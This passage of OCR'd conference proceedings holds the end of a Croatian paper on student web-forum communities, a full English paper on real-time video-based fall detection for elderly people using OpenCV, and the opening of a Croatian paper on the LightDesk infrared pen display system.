Moderator može postati svaki korisnik foruma. Takav korisnik mora se istaknuti svojom kvalitetom otvorenih tema za raspravu sa drugim korisnicima, što kvalitetnijim diskusijama, te drugi angažmani na forumu i sa takvim zalaganjem je zadobio povjerenje administratora koji mu može omogućiti moderatorske odnosno uredničke ovlasti na dijelu foruma gdje je taj član pokazao interes. Moderatori aktivno sudjeluju u raspravama u jednom djelu foruma, te znaju kako voditi primijenjene diskusije na određenu temu. Oni trebaju voditi raspravu u pravom smjeru, te joj ne dopustiti da se rasprava ne pretvori u razgovor od dva sudionika. Također je njegova uloga da uvredljive sadržaje, bilo u obliku teksta, slike ili neki treći oblik trenutno ukloni. Ovaj način rada moderatora pomalo izgleda na cenzuru teksta, no sa druge strane to je jedino sredstvo sa kojim moderator može najbrže djelovati, da se neka konstruktivna rasprava ne pretvori u svađu. Kada moderator uoči neku nepravilnost na forumu, on upozorava administratora za nju. Također sve bitne odluke vezane za nekog korisnika foruma obavljaju se unutar vodstva (eng. Crew) kojega sačinjavaju svi moderatori i administratori. Dio foruma gdje se vrše ovakve odluke nevidljiv je ostalim članovima. Kod nekomercijalnih foruma, odnosno forume koje financiraju korisnici putem donacije odluke koje se tiču svih članova idu na javnu raspravu, te se nakon rasprave uvijek dogodi da ima više mogućih ishoda; u takvim slučajevima se postavlja javna anketa koja traje neki određeni dogovoreni vremenski period. Nakon što završi taj

vremenski period, odluka sa najvećim brojem glasova stupa na snagu, te vrijedi za sve korisnike.

Moderatori bi trebali biti što više neovisni od administratora, na način da administrator ne dovodi sebi pogodne administratore, nego odabire najkvalitetnije članove foruma. Što je ponekad kod stvaranja novog foruma malo teže ostvariti, jer svi članovi kreću od nule, u tom slučaju administrator bi trebao obavljati moderatorsku ulogu.

Na forumu forum.sztvz.hr dogodila se situacija da su većina moderatora bili kolege iz studenskog zbora, oni su sa svojom položajem „uzeli“ posao moderatora na foruma, što u krajnjem slučaju nije rezultiralo kao najoptimalnije rješenje, to vidimo po broju novo stvorenih tema u posljednjih par godina. Također moderatori nisu ažurirali potrebne teme relevantne za korisnika foruma. U konkretnom slučaju, teme od pojedinih predmeta nisu bile pripremljene za novu generaciju, odnosno nisu stvoreni uvjeti za kvalitetnu novu raspravu novim članovima.


Glavni cilj moderatora nije da guši raspravu te da radi listu neželjenih korisnika koji svoju slobodu pisanja iskorištava na način da našteti drugom korisnika, već da svim korisnicima omogući da se osjećaju jednakim, da se ne dogodi situacija da za nekog korisnika vrijede pravila foruma, a da za drugog korisnika ne vrijede.

D. Korisnici

Pojam korisnika definirali smo kao svakog člana foruma koji je prošao proces registracije, bilo to na javnom, polu-privatnom, privatnom forumu. Svi korisnici na forum su pristupili samovoljno, bez ikakve prisile, pa sa tim načelom od njih se smatra da se korektno ponašaju po prihvaćenim pravilima foruma. Također osim napisanih norma i pravila postoje i ona ne pisana, kao što postoje kod personalne komunikacije i rasprave. Ova rečenica se ne može uzeti u doslovnom smislu. Dok razmatramo tu rečenicu, moramo razmisliti što je za nas etično. Sama etika je nauka o moralu, a što je moralno za pojedinog korisnika ne mora biti i za ostale korisnike foruma. Korisnici koji pristupaju određenom forumu, imaju neke sličnosti, odnosno slične poglede na teme foruma. Oni se nalaze na forumu jer možda samo žele javno negodovati pod krinkom anonimnosti, žele pomoći forum zajednici jer su nekada dobili pomoć, ili neka sasvim treća nakana.

Svaki korisnik je na početku registracije na forum odabrao svoj nadimak, pod kojime će objavljivati svoja pitanja, komentare. Kod same registracije najčešće se ne pregledavaju nadimci ali ako je za nekoga takav naziv uvrjedljiv slobodno se može požaliti nekom od vodstva foruma, da se nastala situacija riješi.

Većina CMS aplikacija za forume omogućava da svaki korisnik može upotrebljavati određenu sliku (c, 1.) (eng. avatar) koja se prikazuje ispod korisnikovog nadimka svaki put kada pošalje poruku. Osim slike koju korisnik želi postaviti u većini slučajeva korisnik može koristiti potpis(c, 2.). Potpis se također pojavljuje kada korisnik napiše poruku na forumu. U potpis se može navesti neki kratki tekst ili nekakva slika.



c. Primjer personalizacije izgleda sa slikom od korisnika, te potpisom

Korisniku foruma pruža se mogućnost da iznosi slobodu govora na odgovorni način. Zapravo svakom korisniku je dana šansa da pokaže ono najbolje od sebe, te da sebe predstavi u najboljem izdanju ili da sebe predstave onakve kavi nisu u svom privatnom životu. Mi ne možemo znati tko se „skriva“ ispod određenog naziva nekog profila, ne znamo da li on nama pristupa zato da bi nam pomogao ili da bi nam još više naštetio. Ovakvu tezu možemo iznijeti za bilo kakav oblik komunikacije sa nepoznatim osobama; čak i ako koristimo digitalni potpis, nitko nam ne može garantirati da je sa druge strane „žice“ pouzdana osoba. Važno je napomenuti da imamo različite vrste korisnika na web forumima. Jedna grupa korisnika je stalno aktivna u pisanju novih tema, sudjeluju u raznim raspravama. Druga skupina korisnika zna pročitati većinu rasprava, ali i ne sudjelovati u njima. Dok je treću skupinu korisnika možemo svrstati u ekstremne korisnike, ili su preaktivni (potiču nepotrebne rasprave, i pišu odgovore ne vezane uz temu (eng. spam)), a drugi su korisnici u potpunosti neaktivni te samo čitaju forum na način da vide što ima novoga u njihovoj virtualnoj zajednici.

U našoj studenskoj zajednici forum igra jednu važnu. Iako se to ne bi dalo zaključiti zbog zamrlosti foruma forum.sztvz.hr na nekim smjerovima. Pogotovo iz razloga što je najlakša i najbrža komunikacija preko Interneta, a još k tome forumi su slobodni mediji koji mogu poslužiti za raspravu vezanu za pomoć u svladavanju gradiva i za studenska pitanja. Baš suprotno od toga neki smjerovi vode jako uspješne forume, dok drugi to vode manje uspješno. U ovom slučaju studenti su mogli birati hoće li pristupiti polu-javnom forumu koji je pod okriljem studenskog zbora, ili privatnog foruma kojega vode studenti.

Korisnici su zapravo smisao foruma, zbog njih forum postoji ali također oni čine živu virtualnu zajednicu. Forum možemo zamisliti kao jednu veliku kuglu u kojoj su svi korisnici jednako udaljeni od središte kugle. Svi korisnici imaju pravo na izražavanje svoga mišljenja ali to izražavanje ne smije vrijeđati niti jednog drugog korisnika.

E. Rasprava

Korisnici na forumu komuniciraju putem rasprava u pojedinim temama. Razni korisnici imaju potrebu iznijeti različito mišljenje u toku rasprave. Tako neki korisnici

pridonose raspravi sa činjenicama, neki sa iskustvima iz svog života, neki korisnici postavljaju pitanja…

Da bi se rasprava uopće razvila korisnik mora napraviti raspravu (eng. topic), te joj dodijeliti neki naziv i postaviti je u pravi dio foruma. Ako korisnik postavlja tmu vezanu o nekom predavanju na određenom kolegiju, neće tu temu staviti u dio foruma koji je napravljen da se diskutira o studenskim problemima. U takvom slučaju moderator je dužan što prije smjestiti temu u odgovarajuću kategoriju da bi ostali korisnici mogli lakše pristupiti toj temi. Nakon što je otvorena rasprava ostali korisnici procjenjuju potrebu da se oglase u toj raspravi. Odnosno na svakom korisniku je odabir želi li on sudjelovati u toj temi ili ne.

U raspravama se redovito primjenjuje žargon (eng. *slang*) pojedine zajednice, koji je prilagođen za upotrebu na Internetu. Komunikacija na forumima može se vršiti sa skraćenicama koje razumije samo manji dio ili cijela zajednica. Takve skraćenice se koriste da bi korisnici sa što manje riječi mogli opisati što više svojih misli. Sa takvim načinom komunikacije zajednica se pokušava odmaknuti od tradicionalne komunikacije koja podliježe raznim pravilima za pisanjima. Zajednica kroji svoje norme i pravila za sebe uzima samo ono što je dobro za nju. Na taj se način smanjuje mogućnost za vrijeđanjem članova koji posjeduju drugačiji vokabular od većine korisnika na forumu. Kao i u svakoj raspravi postoje neka pravila, u svakodnevnom životu vodimo se po društveno propisanim normama[5]od kojih su neke i dio bontona. Pošto se sva pravila iz svakodnevnog života ne mogu primijeniti na Internet komunikaciju tako za komunikaciju na Internetu postoji internetski bonton (eng. netiquette). Za uspješnu komunikaciju na forumima, pa tako i Internetu preporuka je da se prouči Internet bonton.

Davši kratki presjek kroz slojeve foruma radi upoznavanje sa problematikom rada, želimo objasniti zašto smo koristili navedenu metodologiju dvaju autora. U razmatranje nismo uzeli prva dva nedostataka koje su naveli: nedostatak osnovnog digitalnog iskustava, te neposjedovanje računala. U istraživanju smo ih ostavili malo postrani iz razloga što smo istraživali forume koje koriste studenti informatike te smo zaključili da studenti studiraju područje informatike te da samim time imaju računalo i mrežni pristup. Kroz sljedeće dvije točke u njihovoj metodologiji o nepoželjnosti korištenja informacijskih i komunikacijskih tehnologija koje se odnose na nedostatak društvene potpore i nedostatak značajnih prilika za korištenje. Želimo istaknuti da su to dva glavna razloga zašto je forum.sztvz.hr izgubio na važnosti u zajednici studenata smjera informatike. Kao nedostatak društvene potpore naglasiti ćemo nebrigu studenata za studente. Nedostatak značajnih prilika za korištenje stvorio se kao posljedična veza nakon nedostatka društvene potpore.

V. ZAKLJUČAK

Istraživanjem smo željeli ukazati na potrebu da svaka zajednica, pa tako i zajednica studenata informatike mora imati neku živu „virtualnu“ zajednicu, koju će cijeniti studenti i profesori. Važan čimbenik koji je izostao kod foruma studenata informatike na TVZ-u je društvena potpora. Društvena potpora ima jednaku težinu kao i tehničke mogućnosti bilo plaćene ili besplatne licence za forum. Forum otvorenog koda omogućili bi studentima informatike veću društvenu potporu na način da bi svaki student mogao pridonijeti razvoju i unapređenju foruma uz pomoć profesora. Na takav način razvila bi se komunikacija između studenta i profesora te bi se unutar svakog studenta javila potreba da još više pridonese razvoju zajednice koje funkcionira na dijalogu.

LITERATURA

[1] Uzelac A. (2003): *Utjecaj novih informacijskih tehnologija na kulturni razvoj: uloga virtualnih mreža.* Doktorska disertacija

[2] Stallman, R. M. Free Software, Free Society: Selected Essays of Richard M. Stallman. Prvo izdanje. Boston: Free Software Foundation, 2002.

[3] Mason, S. M.; Hacker K. L. Applying Communicatio Theory to Digital Divide Resarch

[4] Van Dijak, J; Hacker, K. The Digital Divade as a Complex and Dynamic Phenomenon

[5] Manovich, L. (2002): *TheLanguage oft New Media*. The MIT Press, Cambridge, Massachusetts, London, England

[6] Peruško, Z. (2011): *Uvod u medije*. Naklada Jasenski i Turk. Hrvatsko sociološko društvo

[7] Haralambos, M. (1989): *Uvod u sociologiju*. Globus. Zagreb

[8] http://www.hr-netiquette.org

A method for real-time detection of human fall from video

M. Kreković, P. Čerić, T. Dominko, M. Ilijaš, K. Ivančić, V. Skolan i J. Šarlija
Sveučilište u Zagrebu Fakultet elektrotehnike i računarstva
Zavod za elektroničke sustave i obradbu informacija
Zagreb, Hrvatska
E-mail: miranda.krekovic@fer.hr

Abstract - In this paper we present a method for real-time detection of human fall from video for support of elderly people living alone in their homes. The detection algorithm has four steps: background estimation, extraction of moving objects, motion feature extraction, and fall detection. The detection is based on features that quantify dynamics of human motion and body orientation. The algorithms are implemented in C++ using the OpenCV library. The method is tested using a single camera and 20 test video recordings showing typical fall scenarios and regular household behaviour. The experimental results show 90% of human fall detection accuracy.

I. INTRODUCTION

Thanks to the increase of the general standard of living and improving health care in developed countries in the past 50 years, life expectancy lengthened by 30 years, and thus increased the percentage of elderly in the general population. According to the census of 2001. year, people over 65 make up 14.35% of the population. Different studies have shown that it is in social and financial interests to enable older people to remain living at their own homes as long as possible.

Fear of a fall is one of the most prominent reasons why elderly people tend not to live alone. There are around 60000 reported falls per year, causing the cost of treatment of 400 million dollars. The risk for serious injuries is increased if the person remains unconscious or immobilized after the fall because of their inability to call for help. Because of this, devices that automatically detect the fall are in the focus of interest. Their goal is to shorten the time between the fall and the arrival of aid, increasing the likelihood of successful treatment, as well as reducing the cost of treatment. There are devices that detect the decrease in the acceleration and its direction, while some use the gyroscope to determine the position of the person's body. But the biggest drawback of such technology is that these devices are awkward and uncomfortable to wear and require frequent battery changes.

Intelligent video surveillance is the simplest way of detecting the fall and timely acquiring aid. Cameras can be installed in each room in the house and, beside the detection of falls, can be used for other purposes, such as ensuring homes of unwanted guests by serving as an alarm system. The goal of this project is to build a computer vision system which uses surveillance cameras and a video analysis method to detect a fall in the room. The project aims to detect the fall of a person in a room using one or more surveillance cameras. The cameras are connected to the computer which performs real-time processing and analysis of acquired video and shows the actual video footage. The fall detection event will be used to alarm the family and/or appropriate emergency services.

II. PROBLEM DESCRIPTION

There are many problems that occur in the automatic detection of falls using video surveillance cameras (selecting an optimum resolution of a video, changing of room lighting conditions cause difficulties in image processing, activities that people do every day with certain movements that resemble the fall). Therefore, it is almost impossible to build a video system with a 100% detection accuracy. Our goal is to build a system that will accurately detect falls in at least 85% of cases.

One of the first problems is the selection of surveillance cameras. Video recordings taken with expensive, high quality cameras (e.g. Axis network video cameras) contain the high level of video compression (e.g. MPEG4) that can generate a non-existent objects in the picture. If the room is illuminated by natural light, change of night and day, weather conditions and artificial lighting will significantly affect the changes in light. These changes should be taken into account while separating moving objects from a static background. In addition to these changes in light, changes in the background may occur due to short-term movements of objects that comprise for example shifting chairs or relocation of a book. Such facilities must be integrated into the background. Therefore it is best to dynamically build a background during certain time intervals. Another problem with the lighting is the occurrence of reflection (the colors are usually lighter than usual) and the shadow of moving objects (the colors are darker than usual). They can cause a problem if they are detected as moving objects. Generally, the biggest problem in the segmentation will be insufficient contrast and diversity between the person and the background, for example, a person in a white dressing gown walking in front of a white wall or a colorful object moving in front of a crowded and textured background.

In these cases, the person will blend with the background and his/her fall will not be detected. Another

significant problem is camera position. Large items that are in the room, such as furniture (wardrobe, bar, sofa, table, etc.) may block the view of some parts of the rooms.

In case a person falls behind something large, the fall will not be detected. Also, in the irregularly shaped or very large rooms, one camera is not enough to cover the desired area and those outside the camera's sight will not be recorded.

In the fall detection we use the method in which the silhouette of a person is described using an ellipse whose parameters are measured and calculated over time. In the event of a fall, the ellipse will change its shape, parameters will take on values characteristic for a fall, and the fall will be detected. However, some activities such as squat, lying, suction, stretching, exercise, etc. can have similar parameter values. In such situations, a totally different activity can be mistaken for a fall.

The algorithm for the fall detection is designed to measure the parameters and detect a fall of the largest object that moves. This is because smaller areas often do not represent people, but errors in the segmentation of the background or temporarily moved objects from the background. In case there is more than one person in the room at the same time, the system will detect a fall of only the largest of them. But this is not a problem because others present can provide assistance without signaling the system.

III. System Architecture

The main goal of the project is fall detection using surveillance video cameras. The camera should be placed in the corner of the room, so it's field of vision could capture the entire room. The fall detection consists of several basic activities: separating moving objects from the background, calculating the parameters for these areas and finally, fall detection itself.

A. Background Subtraction

Moving objects are extracted from the motionless background using an OpenCV algorithm BackgroundSubtractorMOG2 described in [1]. The algorithm uses Gaussian mixture model, as it proved to be very effective in previous work. A background model is created to monitor the difference between foreground and background pixels. Each pixel that does not fit into this model is considered a foreground pixel, part of a moving object. Additional parameters are adjusted to gain a better image for further analysis. The result is a series of binary images in which pixels with zero value represent the background (black areas), and pixels with the value equal to one are moving object (white areas).

B. Elliptical Approximation of an Object

Fall detection is based on the movement coefficient and human shape deformation. An ellipsoid contour is superimposed over the human shape to follow changes more easily. All bodies are outlined in the binary image using the OpenCV findContours function. Then, using the function contourArea, the largest contour is singled out. The largest contour in the figure represents a human. Finally, the function fitEllipse calculates the ellipse that fits best a set of contour points. It returns an ellipse defined by its center (x, y), orientation (angle θ) and lengths of large (a) and small (b) axis. The best approximation of an ellipse is obtained using the least squares method which minimizes the square error of approximation.

C. Movement Coefficient

Motion History Image (MHI) is used to calculate the movement coefficient. It shows recent motion in the image. Motion history is updated as following:

$$\text{mhi}(x, y) = \begin{cases} \text{timestamp}, & \text{foreground}(x, y) \neq 0 \\ 0, & \text{foreground}(x, y) = 0 \text{ and } \text{mhi} < (\text{timestamp} - \text{duration}) \\ \text{mhi}(x, y), & \text{else.} \end{cases}$$

Foreground is the result of a background subtraction. Timestamp represents the current time in milliseconds or other units. Each pixel in the MHI where the movement occurred at the point of time takes the value of timestamp. If there is no action at that point of time the value of MHI remains intact. Duration represents the maximal interval of the motion track in the same units as timestamp. Every value that is lower than the difference between timestamp and duration is set to zero.

The more recent moving pixels are seen brighter in the MHI image. To quantity the motion of the person we have to calculate the movement coefficient, C_{motion}, using the formula:

$$C_{motion} = \frac{\sum_{pixel(x,y)} mhi(x, y)}{\sum_{pixel(x,y)} foreground(x, y)}$$

This coefficient is scaled to a percentage of motion. Value zero means that there is no movement and value equal to one corresponds to full movement.

D. The Algorithm

Fall detection algorithm consists of three steps, as shown in Figure 1. The first step is movement coefficient analysis. Value larger than 0.8 indicates possible fall. Sudden movements or walk perpendicular to the camera can also result with high movement coefficient, so it is necessary to check other parameters to distinguish fall from normal movement.

The second step of the algorithm is human shape analysis. When a person falls, there is a sudden change of orientation and ratio of major and minor axes of the ellipse which approximates that person. In that case the value of standard deviation of the angle σ_θ and standard deviation of the axes ratio $\sigma_{a/b}$ will be high. When person walks around the room, those values will be low. A large amount of movement is considered to be a fall if σ_θ is larger than 15° and $\sigma_{a/b}$ larger than 0.9.

The last step of the algorithm is used to check whether the person remains motionless on the floor for a few seconds after falling. The coefficient of movement has to be less than 0.2 between the twentieth and the thirtieth video frame from the suspected fall time. This corresponds to interval from 0.83 to 1.25 seconds after the

fall and it means that observed object is no longer moving. Standard deviation of the y - coordinate of the center of the ellipse which approximates the object, σ_y, is always calculated for the last ten video frames. Over the next ten images since the fall, the standard deviation σ_y has to be larger than one eighth of the number of pixels per image width. This means that there has been a shift of the object in y - axis.




Figure 1. Flowchart



Figure 2. The result of background subtraction




Figure 3. The result of elliptical approximation of an object




Figure 4. Motion history image

IV. RESULTS

All algorithms implemented in the project were written in C + + using the OpenCV library. It allows the system to work in real time using a webcam. The system supports the monitoring of only one camera.

Twenty different shots were used for testing the fall detection algorithm. The most images show everyday situations when people stay in room. Since the algorithm works by calculating the movement coefficient and ellipse approximation of the object, the key test specimens are those in which a person is doing sudden movements, jumping, sitting or lying down. The algorithm has successfully detected a fall in eighteen test samples which shows an efficiency of 90%. Two sections that are used to detect the fall (movement coefficient and ellipse parameters) successfully collaborate and complement their individual shortcomings. One of the examples that illustrate this is the situation where a person is lying down.

The change in the ellipse condition is met but the amount of movement is insufficient, which avoids the false fall detection. Out of twenty different video sequences, the algorithm did not show a satisfactory result for two. The first video sequence shows the situation of a person who is completely still and after some time immediately falls. In the second shot, the person falls while entering the frame. Algorithm does not work properly in these situations because it fails to calculate the corresponding movement coefficient. This is the result of an insufficient number of frames in which a person is not blended in the background.




C_{motion} = 0.71, σ_{θ} = 2.49, $\sigma_{a/b}$ = 0.38

Figure 5. Walking – values of parameters are low



C_{motion} = 0.29, σ_{θ} = 4.43, $\sigma_{a/b}$ = 0.23

Figure 6. Sitting – angle deviation is high but rest parameters are low



C_{motion} = 0.9, σ_{θ} = 51.97, $\sigma_{a/b}$ = 0.91

Figure 7. Fall – all values are high

V. CONCLUSION

In this paper, we present a method for automatic fall detection using a system of camera for video surveillance. The developed method allows real time fall detection using the original algorithm. The algorithm has several stages that are performed sequentially. An output signal, which informs whether a person has fallen or not, is obtained by analysing the parameters. Applications other than the basic, can be, with some upgrades, multiple. One of the uses could be that the system is connected to a local health center in order to give the staff an insight into the situation and, if necessary, send assistance to people who have fallen. In order for the system to be used for commercial purposes, it is necessary to see how it behaves with a wider range of conditions and circumstances that can occur in households which would use it. This way the percentage of successful operation of the system remains high.

Although this algorithm gives satisfactory results and works relatively good in real time, there is still room for improvement. Given that all the test specimens are recorded under controlled conditions, which primarily refers to the constant illumination of the room and significant difference in the colors of the person's clothing and the background. The upgrade should primarily be performed on the background subtracting algorithm to make the whole algorithm become more robust.

Because of the complexity of the used functions, more time is required for calculating data, making the system run a little slower in real time. The first step in solving this problem is to find the section of code that is running the longest. If possible, this piece of code should be optimized and its execution time reduced.

Another way of solving this problem is to divide the algorithm into logical units that perform a specific job. Each unit gets its own thread, which deals with a specific task. All threads operate in parallel. Such a way of using thread parallelism is called a pipeline. Ideally, if all threads perform tasks that are approximately the same duration, the parallelism will be maximized.

Additionally, the system can be expanded in a way that it can monitor multiple cameras. Then cameras could be placed in every room of the house, and the system could be used for commercial purposes.

LITERATURE

[1] Rougier, C., St-Arnaud, A., Rousseau, J., Meunier, J., *Video Surveillance for Fall Detection*. Department of Computer Science and Operations Research, University of Montreal, Canada

[2] Spehr, J., Gövercin, M., Winkelbach, S., Steinhagen-Thiessen, E., Wahl, F.M. *Visual Fall Detection in Home Environments*.

[3] Vishwakarma, V., Mandal, C., Sural S. *Automatic Detection of Human Fall in Video*. Indian Institute of Technology, Kharagpur, India

[4] McIvor, A. M. *Background Subtraction Technique*, Reveal Ltd, Auckland, New Zealand

[5] Toyama, K., Krumm, J., Brumitt, B., Meyers, B. *Principles and Practice of Background Maintenance*,Microsof Research, WA 98052

[6] Davis, J. W., Bobick, A. F. *The Representation and Recognition of Action Using Temporal Templates*, CVPR97, 1997

[7] Davis, J. W., Bradski, G. R. *Motion Segmentation and Pose Recognition with Motion History Gradients*, WACV00, 2000

[8] Z. Živković, *Improved adaptive Gausian mixture model for background subtraction, international Conference Pattern Recognition*, UK, August, 2004

LightDesk - sustav za računalnu interakciju visoke rezolucije baziran na infracrvenom raspoznavanju oblika

Alan Divjak i Marko Maričević
Grafički fakultet Sveučilišta u Zagrebu, Zagreb, Hrvatska
alan.divjak@grf.hr, marko.maricevic@grf.hr

Sažetak - LightDesk je sustav za prikaz slike visoke rezolucije sa mogućnošću digitalnog crtanja, slikanja i generalne računalne interakcije, jednostavnog dizajna i niske cijene. Temelji se na višestrukoj pozadinskoj digitalnoj projekciji i raspoznavanju oblika, te se u radu ponaša poput LCD grafičkog tableta. Interakcija se vrši pomoću mehaničke olovke napravljene pomoću 3D tiska sa integriranim infracrvenim osvjetljenjem, a raspoznavanje nagiba i pritiska olovke ostvaruje se preko raspoznavanja slike koju snima pet infracrvenih kamera ugrađenih u sustav. Uz radni prostor rezolucije 3840*1600 piksela i dijagonale 135 cm (53 inča), te prepoznavanje 512 razina pritiska i promjenu nagiba od 0.5 stupnjeva, sustav omogućava iznimno visoku razinu produktivnosti u primjenama poput 3D grafike, animacije i vizualizacije, CAD-a, CAE-a, te obrade slika i videa. Korištenjem inovativnih rješenja za prepoznavanje interakcije olovke sa radnom površinom u kombinaciji sa ergonomskim dizajnom, stvoren je sustav koji je iznimno ugodan za korištenje, te pruža veliku slobodu i lakoću korištenja modernih računalnih aplikacija koje zahtijevaju preciznost pri izradi sadržaja. Ovaj rad prvenstveno demonstrira kako je moguće pomoću komercijalno dobavljivih komponenti i 3D tiska stvoriti sustav koji performansama i cijenom predstavlja iznimno primamljivu opciju za prikaz slike i interakciju sa računalnom.

I. Uvod


Stvaranje digitalnog sadržaja (Digital Content Creation- DCC) danas je postalo svakodnevica za veliki broj korisnika računala. Poslovi poput digitalne obrade fotografija i videa, računalnom potpomognutog dizajna i inženjeringa, 3D računalne grafike, vizualizacije, animacije i digitalnog crtanja danas su postali iznimno uobičajeni i rašireni, bilo da se radi o profesionalnom ili osobnom korištenju. Zajednička karakteristika tih i sličnih poslova je da su vrlo specijalizirani i kompleksni, te stavljaju velike zahtjeve na osobu koja ih obavlja, posebice u smislu količine znanja ili vremena koje zahtjevaju. Nadalje, računalne aplikacije pomoću kojih se ti poslovi obavljaju predstavljaju neke od najkompleksnijih softverskih proizvoda ikad napravljenih. Također, karakteristično je da je sama priroda posla takva da zahtjeva vrlo prirodnu i fluidnu interakciju sa aplikacijama, u mnogo većoj mjeri nego što je slučaj, primjerice, sa DTP-om, programiranjem, web dizajnom, itd... Glavni razlog ovome je što je neposredna interakcija i generiranje sadržaja u samoj srži stvaranja digitalnog sadržaja. Crtanje se izvodi direktnim radom na digitalnom platnu, modeliranje unutar virtualnog 3D prostora, retuširanje na digitalnim fotografijama... Iz svega rečenog, očito je da DCC predstavlja jedno specijalizirano područje korištenja računala po pitanju interakcije te koje bi imalo koristi od specijaliziranog hardvera za interakciju. Ovu izjavu potvrđuje činjenica da već duže vrijeme postoje uređaji koji olakšavaju rad u DCC-u, ubrzavaju proces stvaranja sadržaja, te podižu ergonomske standarde iznad onih koji nude tipkovnica i miš. Vjerojatno najpoznatiji takav uređaj predstavlja grafički tablet koji omogućuje interakciju sa računalom pomoću olovke i podloge po kojoj se crta. Grafički tableti pružaju iznimno prisan osjećaj interakcije sa sadržajem iz razloga što je držanje i upotreba olovke sama po sebi prirodna, jednostavna i ergonomski prihvatljiva radnja. Korak dalje predstavljaju LCD gafički tableti gdje je u podlogu integriran LCD ekran, tako da koristnik zaista ima osjećaj kao da radi na najprirodniji mogući način; crtanje na interaktivnom listu papira. Uređaji poput grafičkih tableta poznati su svakom tko se bavi poslom vezanim uz DCC, ali malo tko posjeduje takav uređaj, pogotovo neki koji spada u višu ili profesionalnu klasu. Naravno, razlog je u cijeni. Što zbog tržišne dominacije određenih proizvođača, a što zbog generalno nerealno visokih cijena sve opreme koja ima oznaku "profesionalno", cijena uređaja više kategorije takva je da je izvan dometa prosječnih korisnika. Kada se govori o LCD grafičkim tabletima, jasno je da je riječ o (barem trenutno) ultimativnom načinu interakcije sa sadržajem- jednostavno ne postoji direktniji i precizniji način rada. Nažalost, takav profesionalni hardver predstavlja popriličnu investiciju, s obzirom da je riječ o vrhunskom proizvodu koji predstavlja vrh ponude grafičkih tableta. Ilustrativno, cijena 24-inčnog LCD tableta Cintiq 24HD, renomiranog proizvođaća Wacom-a, sa WUXGA rezolucijom iznosi nešto preko 20,000 kuna u vrijeme pisanja ovog rada.

